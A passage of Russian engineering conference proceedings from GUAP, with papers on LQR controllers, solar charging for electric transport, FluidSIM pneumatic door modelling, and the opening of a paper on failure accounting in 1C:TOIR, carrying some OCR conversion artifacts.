- 6. Randall T., Koech R. Smart water metering technology for water management in urban areas // Water e-Journal. 2019. № 1. URL: https://watersource.awa.asn.au/technology/innovation/smart-water-metering-technology-for-water-management-in-urban-areas/ (дата обращения: 19.12.2020).

УДК 681.5.011

DOI: 10.31799/978-5-8088-1556-8-2021-16-181-183

В. Е. Белай* аспирант

С. В. Соленый*

кандидат технических наук, доцент

ПРИМЕНЕНИЕ LOR-РЕГУЛЯТОРА В РОБОТОТЕХНИЧЕСКИХ СИСТЕМАХ

Рассмотрены основы при моделировании в LQR-регуляторах, разобрана структура и используемый математический аппарат, разобран общий подход к поиску оптимальной матрицы и концепция квадратичного интегрального функционала.

Ключевые слова: линейный квадратичный регулятор (LQR), системы обратной связи, управления в технических системах.

V. E. Belay* PhD Student S. V. Soleniy*

PhD, Tech., Associate Professor

APPLICATION OF THE LOR CONTROLLER IN ROBOTICS

This article discusses the basics of modeling in LQR-controllers, disassembled the structure and the used mathematical apparatus, disassembled a general approach to finding the optimal matrix and the concept of a quadratic integral functional.

Keywords: linear quadratic regulator (LQR), feedback systems, control in technical systems.

В современной робототехнике все чаще используются LQR-регуляторы для наилучшей оптимизации системы. Согласно теории автоматического управления, LQR-регуляторы являются одним из видов оптимальных регуляторов с применением квадратичного функционала качества. Сама задача, где система может описываться линейными дифференциальными уравнениями, а показатель качества выражается через квадратичный функционал, является задачей линейно-квадратичного уравнения.

Для настройки контроллера, который осуществляет управление робототехнической системой, используется математический алгоритм, который способен минимизировать функцию затрат с каким-либо задающимися коэффициентами, представляемым проектировщиком [1]. Сама функция стоимости определяется как сумма отклонений ключевых измерений, таких как позиционирование робота в пространстве. Алгоритм LQR-регулятора находит настройки, которые способны значительно уменьшить нежелательные отклонения, причем величина самого управляющего воздействия также может быть включена в функцию затрат.


Данный алгоритм значительно сокращает весь объем работы, выполняемый при оптимизации устройства, но тем не менее задача установления параметров функции и сравнения результатов с задачей проектирования остается. При этом разработчик устройства должен оценить наиболее оптимальные системы, и уже после этого заняться регулированием параметров устройства, соответствующего поставленным задачам.

Согласно схеме, структура LQR [2] возвращает вектор полного состояния, после чего умножает на матрицу усиления K и вычитает его из масштабированного задания, однако разница между LQR и регуляторами с обратной связью в том, что при построении системы необходимо найти оптимальную матрицу K, посредством выбора характеристики замкнутого цикла.

Поиск оптимальной матрицы усиления LQR осуществляется через построение модели системы в пространстве состояний, состоящей из системного уравнения, имеющего матрицу связи и входную матрицу, и выходное уравнение, имеющее выходную матрицу и матрицу прямого перехода [3], как продемонстрировано на рисунке. В линейных системах при использовании обыч-

^{*} Санкт-Петербургский государственный университет аэрокосмического приборостроения

^{*} St. Petersburg State University of Aerospace Instrumentation



Структура LQR-регулятора

ных квадратичных показателей эффективности, разработанные системы представлены линейными квадратичными регуляторами, что является особой задачей оптимального управления, а сам квадратичный индекс можно выразить следующим образом:

$$J = \int_{0}^{\infty} \left(x^{T} Q x + u^{T} R u \right) dt,$$

что соответствует настройке квадратичного интегрального аппарата, суммирующего взвешенную сумму производительности и общего времени.

Основная цель направлена на получение требуемой производительности с обратной связью между Q и R составляющими до установления соответствующего установленного результата посредством нивелирования минимума индекса производительности [4].

Для получения контроллера, который бы соответствовал требованиям проектирования, нужно решить уравнение Рикатти для уменьшения простых квадратичных показателей, что позволяет уменьшить функцию стоимости LQR. Само уравнение Риккати является нелинейным дифференциальным уравнением первого порядка [5]:

$$y' = a(x)y + b(x)y^2 + c(x),$$

где a(x),b(x),c(x) — это непрерывные функции, зависящие от переменной x, но для LQR соответствует матричная форма:

$$A^{T}P + PA - PBR^{-1}B^{T}P + Q = 0,$$

где $K = R^{-1}B^TP$, а u = -Kx — возврат матрицы усиления, дающей меньшие затраты.

Саму динамику системы можно описать как:

$$x = Ax + Bu,$$
$$y = Cx + Du.$$

При использовании квадратичного интегрального функционала u в LQR-регуляторах, исключается плохая производительность регулированием Q-составляющей и уменьшается усилие привода, регулированием R-составляющей.

Производительно LQR оценивается по вектору состояний, так в идеальной системе, где каждое состояние равно нулю и возвращается к начальной точке равновесия, система сосредотачивается на каком-то ненулевом состоянии, тем самым производительность и низкая стоимость характеризуется быстродействием системы по возвращению к нулевому состоянию. Однако необходимо учитывать, что системы все так же могут быть отрицательными и положительными, и чтобы отрицательное значение не вычиталось из общей стоимости его нужно возвести в квадрат, чтобы удостовериться, что оно будет положительным. Данный способ может привести к большим потерям при больших ошибках, нежели за меньшие ошибки, но это не так плохо, так как данным способом мы делаем нашу целевую функцию квадратичной, а квадратичные функции ввиду своей выпуклости обладают точками минимума, поэтому даже те квадратичные функции, которые находятся под влиянием линейной динамики будут иметь минимальные значения [6].

Q представляет из себя квадратную матрицу необходима для возможности оценки относительной важности каждого состояния. Она имеет количество строк идентичное количеству состояний [7]:

$$Q = \begin{bmatrix} x_1, x_2, \dots x_n \end{bmatrix} \begin{bmatrix} Q_1 & 0 & 0 & 0 \\ 0 & Q_2 & 0 & 0 \\ 0 & 0 & \dots & 0 \\ 0 & 0 & 0 & Q_n \end{bmatrix} \begin{bmatrix} x_1 \\ x_2 \\ \dots \\ x_n \end{bmatrix}$$

При умножении матрицы \mathbf{Q} на векторы состояния полученное значение должно быть положительным и отличным от нуля, поэтому матрица \mathbf{Q} обязательно должна быть положительно определенной.

Чаще всего матрица представляет собой диагональную матрицу с положительными значениями. С такой матрицей есть возможность определять состояния с низкой ошибкой, посредством установления большого значения, и уменьшением значений состояний, которые при проектировании устройства, являются не особо важными.

Стоимость приведения устройства в действие складывается во второй половине квадратичного интегрально функционала. Это необходимо, чтобы убедиться, что входной вектор и квадратичное значение положительны, после чего значения взвешиваются посредством матрицы, имеющей положительные значения по диагонали.

Частью большой весовой матрицы являются Q и R, а недиагональные члены матрицы равны нулю:

$$\begin{bmatrix} x^t, u^T \end{bmatrix} \begin{bmatrix} Q & 0 \\ 0 & R \end{bmatrix} \begin{bmatrix} x \\ u \end{bmatrix}.$$

Следуя вышеприведенной матрице, установив значения Q и R, можно наиболее точно выявить необходимые значения:

$$Q = \begin{bmatrix} x_1, x_2, \dots x_n \end{bmatrix} \begin{bmatrix} Q_1 & 0 & 0 & 0 \\ 0 & Q_2 & 0 & 0 \\ 0 & 0 & \dots & 0 \\ 0 & 0 & 0 & Q_n \end{bmatrix} \begin{bmatrix} x_1 \\ x_2 \\ \dots \\ x_n \end{bmatrix};$$

$$R = \begin{bmatrix} u_1, u_2, \dots u_n \end{bmatrix} \begin{bmatrix} R_1 & 0 & 0 & 0 \\ 0 & R_2 & 0 & 0 \\ 0 & 0 & \dots & 0 \\ 0 & 0 & 0 & R_n \end{bmatrix} \begin{bmatrix} u_1 \\ u_2 \\ \dots \\ u_n \end{bmatrix}.$$

Теперь для разработки систем оптимизации робототехнических устройств можно выявить последовательность действий, где сначала стоит разработка линейной модели динамики систе-

мы, установление весовых матриц \mathbf{Q} и \mathbf{R} , разработать оптимальную матрицу усиления \mathbf{K} , промоделировать систему, при необходимости откорректировать значения \mathbf{Q} и \mathbf{R} [8].

В целом выбор элементов Q и R требует отдельных математических свойств, чтобы уравнение Риккати имело решение, поэтому индекс производительности должен иметь четко выраженный минимум.

Общее преимущество LQR-регуляторов заключается в стабильности проектируемой системы при условии ее полной управляемости.

Работа выполнена при финансовой поддержке РФФИ в рамках научного проекта \mathbb{N} 20-08-01056 A.

Библиографический список

- $1.\,A$ ндреева $E.\,A$., Eеляев $A.\,K$. Принцип максимума для систем с запаздыванием // Математ. методы управления. 2017. С. 5–13.
- 2. Емельянова Ю. П., Пакшин П. В. Матричные уравнения и неравенства в задачах теории управления. Нижний Новгород: Нижегород. техн. ун-т им. Р. Е. Алексеева, 2020. 125 с.
- 3. Bateman T., Blakeley B., Dean A. et al. UAV Stability Augmentation System (USAS) // Procedia Engineering. University of Colorado, 2014. P. 245–257.
- 4. El-Osery Aly MATLAB Turtorial. URL: http://www.ee.nmt.edu (дата обращения: 25.12.2020).
- $5.\ Bawap\ X.\ Линейный квадратичный регулятор // Перспективы развития науки в современном мире. 2019. С. 95–99.$
- 6. Шишлаков В. Ф., Цветков С. А., Шишлаков Д. В. Моделирование элементов и устройств электромеханических систем. СПб.: ГУАП, 2007. 148 с.
- 7. Высшая математика в упражнениях и задачах / П. Е. Данко, А. Г. Попов, Т. Я. Кожевникова, С. П. Данко. М.: Мир и Образование; Астрель; Оникс, 2012. 448 с.
- 8. Герман-Галкин С. Г., Карташов Б. А., Литвинов С. Н. Модельное проектирование электромеханических мехатронных модулей движения в среде SimInTech. М.: Пресс, 2021. 494 с.

УДК 621.311.234

DOI: 10.31799/978-5-8088-1556-8-2021-16-184-187

А. П. Бобрышов* студент А. У. Давудян* студент С. В. Соленый* кандидат технических наук, доцент В. П. Кузьменко* аспирант

*Санкт-Петербургский государственный университет аэрокосмического приборостроения

ИСПОЛЬЗОВАНИЕ ВОЗОБНОВЛЯЕМОЙ ЭЛЕКТРОЭНЕРГИИ В ЭЛЕКТРИЧЕСКОМ ТРАНСПОРТЕ

Рассматривается преимущества внедрения использования возобновляемой энергии в электрическом транспорте. Рассматриваются основные преимущества электрического транспорта перед транспортом с использованием двигателя внутреннего сгорания. Представлено преимущество использования солнечной панели. Предлагается конструкция для крепления солнечной зарядной панели **Ключевые слова:** электрический двигатель, аккумуляторная батарея, электротранспорт, рекуперативное торможение, солнечная панель.

A. P. Bobryshov*
Student
A. U. Davudyan*
Student
S. V. Soleniy*
PhD, Tech., Associate Professor
V. P. Kuzmenko*
PhD Student

* St. Petersburg State University of Aerospace Instrumentation

USE OF RENEWABLE ELECTRICITY IN ELECTRIC TRANSPORT

This article discusses the benefits of introducing the use of renewable energy in electric transport. The main advantages of electric transport over transport using an internal combustion engine are considered. The advantage of using a solar panel is presented. Design for solar charging panel mounting offered **Keywords:** Electric motor, storage battery, electric transport, regenerative braking, solar panel.

Все мировые автопроизводители объявили о разработках, а некоторые уже выпускают серийно, средства транспорта с нулевым выбросом. Так называют транспорт с электрическим двигателем. Он активно заполняет рынок, вытесняя классический транспорт передвижения. Электрические автомобили, мотоциклы, велосипеды, самокаты и другой электротранспорт становятся более доступными и появляются практически у каждого.

Если сравнивать классический двигатель внутреннего сгорания с электрическим транспортом, можно отметить ряд преимуществ последнего [1]:

- тяговый электродвигатель имеет сравнительно большой КПД, составляющий 90–95 %, по сравнению с 22–60 % у двигателя внутреннего сгорания;

- максимальный крутящий момент тягового электродвигателя развивает с самого начала движения, в момент пуска;
- меньшая стоимость, эксплуатация и обслуживание;
 - отсутствие вредных выхлопов;
 - относительная простота конструкции;
 - отсутствие коробки передачи;
 - намного меньший издаваемый шум;
 - высокая плавность хода;
- возможность торможения электродвигателем;
- возможность рекуперативного торможения.

Главным недостатком данного типа двигателя является аккумуляторная батарея, а именно — запас хода электродвигателя. Самый боль-




Рис. 1. Солнечная панель, размещенная на крыше автомобиля

шой запас хода показал автомобиль компании Tesla Model S, и он составляет 500 км [2].

Электрические самокаты являются наиболее распространенным электрическим транспортом. В последнее время его можно встретить в сервисах проката, очень часто люди стали приобретать себе в собственность данный вид транспорта на смену велосипедам, обычным самокатам иногда даже мотоциклам. Средний запас хода самых распространенных самокатов варьируется от 30 до 50 км. Его можно продлить, используя такую особенность электродвигателя как, рекуперативное торможение.

Рекуперативное торможение - вид электрического торможения, при котором вырабатываемая тягой электродвигателя электроэнергия возвращается в электрическую батарею [3]. При данном типе торможения электродвигатель переводится в генераторный режим. Режим рекуперации используется при самостоятельном движении транспорта, например, по инерции. В этом режиме к валу двигателя прикладывается момент больший по частоте вращения, чем выдает сам двигатель, и на валу машины электродвижущая сила становится больше напряжения, а в цепи якоря возникнет ток. Таким образом, используя рекуперативное торможение можно продлить запас хода аккумуляторной батареи. Но для того, чтобы перевести электродвигателя в генераторный режим необходимо, чтобы на статоре двигателя присутствовало напряжение. Практически все электрические машины и большинство электрического транспорта, типа самокатов, при завершении заряда аккумуляторной батареи оставляют небольшое количество энергии в батарее для возможности проехать пару километров до зарядной станции или, в случае электросамоката, перевести двигатель в генераторный режим, для последующей выработки электроэнергии.

Но не каждый электротранспорт оставляет небольшой процент заряда батареи, бывают еще случаи полного разряда аккумуляторной батареи. Для того чтобы избежать такой ситуации предлагается внедрение в конструкцию электротранспорта солнечных панелей [4]. Их задачей будет функция подзарядки электромобиля, используя солнечную энергию. Такие зарядные элементы будут полезны в случае снижении уровня зарядки до минимального значения. Они позволят поддерживать питание базовых функций электромобиля. Например, когда аккумуляторная батарея автомобиля Tesla Model S полностью разряжается автомобиль невозможно открыть вручную, поскольку ручки двери выдвигаются из корпуса автомобиля автоматически, но так как батарея разряжена автомобиль остается закрытым до того момента, пока не начнется процесс зарядки. Солнечная панель [5] сможет подзарядить автомобиль и даже



Puc. 2. Солнечная панель для размещения на руле электросамоката

в случае полного разряда аккумуляторной батареи, доступ к некоторым функциям останется. Панели можно разместить на крыше автомобиля, как показано на рис. 1.

Также подобного рода панели можно разместить на капоте и багажнике автомобиля, для увеличения мощности зарядки. На крышу автомобиля можно разместить три солнечные панели общей мощностью 300 Вт/ч. Для расчета возьмем 6 ч солнечного дня и эффективность зарядки 70 %, за это время такая панель зарядит батарею:

$$(300 \frac{B_T}{Y} \cdot 6_Y) \cdot 0.7 = 1260 \frac{B_T}{Y}.$$

На 1260 Вт/ч, что для автомобиля с аккумулятором на 80 кВт-ч составляет 1,5 % от общей емкости в день. Введение в конструкцию электромобиля солнечной батареи [6] позволит немного увеличить его запас хода и всегда обеспечит минимумом энергии для питания некоторых базовых устройств.

Как говорилось ранее, наиболее распространенным электротранспортом на сегодняшний день является электросамокат. Так же, как и электромобили, самокаты могут оставлять небольшой процент заряда батареи, но делается это не для того чтобы, проехать лишний километр, а для возможности перевода в режим рекуперации. Поскольку даже разряженный




Рис. 3. Крепление солнечной панели

электросамокат можно использовать, как обычный, перевод в режим генерации электроэнергии поможет подзарядить батарею. Но не все электросамокаты способны оставить небольшую часть заряда батареи, многие разряжаются до нуля. В таком случае перевести в режим генерации электросамокат невозможно, поскольку необходимо, чтобы на статоре электродвигателя было напряжение. Как и в случае с электромобилями в данном случае, возможно, использовать солнечную панель. Установить такую панель можно на руле самоката, конструкция для крепления показана на рис. 2; 3.

Для самоката можно установить солнечную панель мощностью около 7 Вт. Как и в прошлый раз, учитывая 6-часовой солнечный день и погрешность в 50 %, поскольку угол [7] падения солнечных лучей при таком расположении будет мал:

$$(7\frac{B_T}{Y}*6_Y)*0,5=21\frac{B_T}{Y}.$$

Для самоката с емкостью аккумуляторной батареи в 270 Ватт/ч показатель заряда в 21 Ватт/ч в день составляет 7,7 %, что является внушительным значением. Таким образом, используя солнечную панель, можно продлить запас хода электросамоката и в случае полной разрядки батареи, возобновить небольшую часть емкость и воспользовавшись рекуперацией подзарядить батарею самоката.

Использование возобновляемой солнечной электроэнергии в электротранспорте может значительно повысить его запас хода. Также вне-

дрение солнечных панелей сможет поддерживать работоспособность электротранспорта при низком заряде, близком к полному разряду, аккумуляторной батареи.

Работа выполнена при финансовой поддержке РФФИ в рамках научного проекта № 20-08-01056 A.

Библиографический список

- 1. Преимущества электромобилей и их недостатки. URL: http://nature-time.ru/2014/08/preimushhestva-elektromobilya-i-ego-nedostatki (дата обращения: 18.12.2020).
- 2. Борс Н. И., Муратов Д. Ш., Пимукова Л. А. Электромобили как транспорт будущего // Сборник материалов II Регион. студ. науч.-практ. конф. с всерос. участием. 2015. С. 105–108.
- 3. Джайлаубеков Е. А., Нартов М. А. Электромобили будущее городского транспорта. Перспективы развития // Вестн. КазАТК. Алматы, 2014. № 1 (86). С. 47–53.
- 4. *Тимошкин С. Е.* Солнечная энергетика и солнечные батареи. М., 1966. С. 163–194.
- 5. Γ ерманович Γ . Альтернативные источники энергии. М., 2011. С. 120.
- 6. Умаров Г. Я., Ершов А. А. Солнечная энергетика. М.: Знание, 1974. С. 200.
- 7. Оптимальный угол установки солнечной батареи для максимальной выработки энергии в северных широтах. URL: https://www.solarhome.ru/ basics/solar/pv/optimalnyj-ugol-ustanovki-sb.htm (дата обращения: 18.12.2020).

УДК 62-522.7

DOI: 10.31799/978-5-8088-1556-8-2021-16-188-192

В. В. Булатов*

кандидат технических наук, доцент

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

МОДЕЛИРОВАНИЕ ПНЕВМОПРИВОДА В СРЕДЕ FLUIDSIM

Рассмотрены функциональные возможности программного обеспечения FESTO FluidSIM, представлены примеры реализации пневматических схем, применяемых в промышленности и в пассажирском транспорте, сделаны выводы о перспективах применения FluidSIM в образовательном процессе. Ключевые слова: пневмопривод, FluidSIM, моделирование, пассажирский транспорт.

V. V. Bulatov*

PhD. Tech., Associate Professor

* St. Petersburg State University of Aerospace Instrumentation

PNEUMATIC ACTUATOR DESIGN IN FLUIDSIM SOFTWARE

The article discusses the functionality of the FESTO FluidSIM software, presents examples of the implementation of pneumatic circuits used in industry and in passenger transport, draws conclusions about the prospects for using FluidSIM in the educational process.

Keywords: pneumatic actuator, FluidSIM, modeling, passenger transport.

Пневмопривод находит широкое применение в различных отраслях народного хозяйства. Распространение пневматических систем объясняется в первую очередь свойствами воздуха: стабильность работы системы в широком диапазоне температур, устойчивость к загрязненности и запыленности, взрыво- и пожаробезопасность [1].

FluidSIM является средством моделирования пневматических и гидравлических схем. Отличительной осебенностью FluidSIM является его тесная связь с САПР по функциональности и возможностям моделирования [2]. Интерфейс программы достаточно интуитивен, что дает возможность быстрого обучения основам пневмо и гидропривода. В FluidSIM компоненты схем со-




Рис. 1. Пневмопривод дверей неголовного вагона электропоезда ЭП2Д

провождаются текстовыми описаниями, рисунками и фильмами. Также следует отметить:

наличие обширной библиотеки элементов пневматических и гидравлических систем (все обозначения соответствуют международным и отечественным стандартам);

возможность установки параметров исполнительных устройств: диаметр поршня, силы, масса перемещаемого объекта и т. д.;

соответствие реальному масштабу времени;

графическая визуализация — пневмолинии, находящиеся под давлением, отображаются толстыми синими линиями, а те, в которых отсутствует сжатый воздух, тонкими. Электрические линии, где протекает ток, отображаются красными толстыми линиями;

наличие средств диагностики — отображение допустимого соединения компонентов, разрывов и наложений линии.

Рассмотрим функциональные возможности программы FluidSIM на примере пневмопривода комплекта дверей электропоезда (рис. 1).

На рис. 2 показана обобщенная пневматическая схема комплекта дверей электропоезда. К основным элементам схемы относятся четыре пневмоцилиндра (1A1...1A4), два дросселя с обратным клапаном, которые дают возможность регулировать скорость выдвижения и втягивания штоков пневмоцилиндров, электропневматический распределитель 5/2 и источник сжатого воздуха (указан упрощенно — воздух подается из общей пневмосистемы вагона).





Рис. 2. Принципиальная пневматическая схема работы электропневматического привода комплекта дверей электропоезда ЭП2Д

На рис. 3 показан процесс моделирования работы пневмосхемы дверей. Управление осуществляется двумя раздельными кнопками S1/S2 (цикл «открытие-закрытие»).



Puc. 3. Моделирование работы пневмопривода комплекта дверей вагона в среде FluidSIM





Рис. 4. Пневмопривод дверей троллейбуса

Рассмотрим другой пример — электропневмопривод водительских раздвижных дверей троллейбуса (рис. 4). Отличительной особенностью данного пневмопривода является возможность открытия и закрытия отдельных створок.

Пневмосхема привода дверей троллейбуса приведена на рис. 5. В отличие от предыдущей

схемы, здесь присутствует второй электропневматический распределитель 5/2, четыре дросселя с обратным клапаном и четыре кнопки (S1...S4) по две на каждую створку. Следует отметить, что в схеме присутствует упрощение: отсутствует кнопка аварийного открытия дверей.



Puc. 5. Принципиальная пневматическая схема работы электропневматического привода раздвижных дверей троллейбуса





Рис. 6. Моделирование работы пневмопривода дверей троллейбуса в среде FluidSIM (открыта одна створка дверей)

На рис. 6 показан процесс моделирования работы пневмосхемы дверей троллейбуса.

Большинство промышленных систем работают в циклическом режиме. Цикл может быть одиночным (например, пневматический листогиб) и непрерывным (например, автоматическая подача заготовок в зону обработки). Рассмотрим пример схемы с непрерывным циклом (рис. 7) [3]. Управление пневмоцилиндром двухстороннего действия здесь осуществляется с примене-

нием бистабильного распределителя 5/2. Помимо этого, в схеме присутствуют два дросселя с обратным клапаном, два концевых выключателя 1В1 и 1В2 (пневматические распределители 3/2 Н.З. с сигналом управления типа ролик), регистрирующими положение штока.

При моделировании работы пневмопривода во FluidSIM можно выводить графические зависимости. Например, на рассматриваемой схеме (рис. 6) выведены характеристики пневмоци-



Designation	Quantity value		4	5	6	7	7	8	9	10	11	12	13
1A1	Position mm	100 ·		1		_		\				7	1
1A1	Velocity m/s	0.4 0.2 0.		И	_	_				Ļ			M
1A1	Acceleration m/sl	80 40 0 -40		ļ		_			ļ				4
1A1	Force N	40 · 0 . -40 ·		1	J	^		/	1	U	^	V	1

Рис. 7. Моделирование работы пневматического привода в режиме непрерывного цикла

линдра: позиция штока, скорость перемещения, ускорение и сила.

На основе проведенного исследования можно сделать следующие выводы.

- 1. Простота и наглядность среды моделирования FluidSIM являются основными достоинствами данного программного пакета. Помимо этого, несомненным преимуществом является возможность пошаговой отладки схемы, что дает возможность исключить ошибки при проектировании пневмопривода или при сборке пневмосхемы на стенде.
- 2. Данный пакет моделирования является актуальным для проведения дистанционных занятий в том случае, когда отсутствует возможность произвести сборку схем на обучающих стендах.

Библиографический список

- 1. *Булатов В. В., Лопаткин А. С.* Разработка и реализация электропневмосхемы открытия/закрытия дверей пассажирского транспорта на базе стенда Сатогі DID-BASE // 2. Автоматизированное проектирование в машиностроении: Материалы VII Международ. науч.-практ. конф. Новокузнецк: НИЦ МС, 2019. № 7. С. 148–151.
- 2. FluidSIM 5 User Guide. URL: https://www.festo-didactic.com/ov3/media/customers/1100/fluidsim5_enus_v1.pdf (дата обращения: 28.12.2020).
- 3. Основы пневмопривода: учеб. -метод. пособие / В. В. Булатов, Е.С. Квас, В. П. Кузьменко, А. В. Рысин. СПб.: ГУАП, 2020. 82 с.

УДК 004.91

DOI: 10.31799/978-5-8088-1556-8-2021-16-193-197

В. В. Булатов*

кандидат технических наук, доцент

* Санкт-Петербургский государственный университет аэрокосмического приборостроения

ОСОБЕННОСТИ УЧЕТА ОТКАЗОВ ТЕХНИЧЕСКИХ СИСТЕМ В 1С: ТОИР

Рассмотрен алгоритм учета отказов на предприятии по входящим документам, рассмотрены функциональные возможности программы 1С АСУ ЭСВИК, представлен алгоритм ввода данных по неисправностям на базе ЭСВИК, указаны преимущества и недостатки внедрения данного программного обеспечения для сбора данных об отказах.

Ключевые слова: рекламация, продукция, обработка данных, 1С ТОИР.

V. V. Bulatov*

PhD, Tech., Associate Professor

* St. Petersburg State University of Aerospace Instrumentation

FEATURES OF ACCOUNTING FOR FAILURES OF TECHNICAL SYSTEMS IN 1C: MRO

The article considers an algorithm for accounting for failures at an enterprise according to incoming documents, considers the functionality of the 1C ACS ESVIK program, presents an algorithm for entering data on faults based on ESVIK, indicates the advantages and disadvantages of implementing this software for collecting data on failures. **Keywords:** complaint, products, data processing, 1C: MRO

В настоящее время на современных предприятиях уделяется пристальное внимание системам ТОиР (техническое обслуживание и ремонт). Это обусловлено необходимостью автоматизации сбора данных об оборудовании в процессе эксплуатации. Как уже отмечалось в [1, 2], увеличение каталога или серии выпускаемой продукции приводит к возрастанию количества рекламаций в гарантийный период.

С точки зрения службы надежности, источниками информации об отказах являются два документа: рекламация и акт выполненных работ. Акты и рекламации регистрируются в журнале рекламаций сервисного обслуживания

В [1] подробно описан алгоритм работы изготовителя продукции по рекламациям. Однако для принятия решения о фактическом отказе необходим анализ всех вышеупомянутых документов. Тогда алгоритм обработки источников данных об отказах можно представить следующим образом (рис. 1).

Поскольку работа идет с раздельными документами, целесообразно обладать общей базой с карточками по каждому типу. Одной из программ, позволяющих автоматизировать процесс сбора и обработки информации об отказах, является «1С:Предприятие 8. ТОИР. Управление ремонтами и обслуживанием оборудова-

ния» [3]. Данная система обладает широкими функциональными возможностями:

- настраиваемые информационно-справочные системы (виды дефектов, графики работ, технологические карты ремонтов, паспорта оборудования и др.);
 - планирование проведения ремонтных работ;
- инструменты анализа (различные формы отчетов);
 - интеграция с 1C: ERP.
- Рассмотрим учет отказов в модификации программы 1С: ТОИР АСУ ЭСВИК (Эксплуатация и сервис вагонов и компонентов), разработанную специально для предприятий вагоностроения.

Интерфейс АСУ ЭСВИК показан на рис. 2.

Отличительной особенностью АСУ ЭСВИК является то, что базовым объектом учета является пассажирский вагон, к которому привязываются компоненты (узлы и элементы, входящие в состав вагона). Только после создания объекта и привязки компонентов можно начинать вводить данные по рекламациям и актам выполненных работ. Процесс ввода данных об объекте рассмотрен на рис. 3 на примере компонентов Рельсового Автобуса (РА-3).

Ввод данных о неисправностях осуществляется в разделе «Учет показателей эксплуатации». При вводе новой неисправности заполня-

ЗАВАЛИШИНСКИЕ ЧТЕНИЯ′21 Start Поступление і-го отказа Да Источник Письмо+ Акт Нет Да Да Письмо+ Акт+ЖР Гарантия/Негарантия Учитываемый отказ Нет Нет Неучитываемый отказ

Рис. 1. Алгоритм учета отказа по входящим документам

Stop

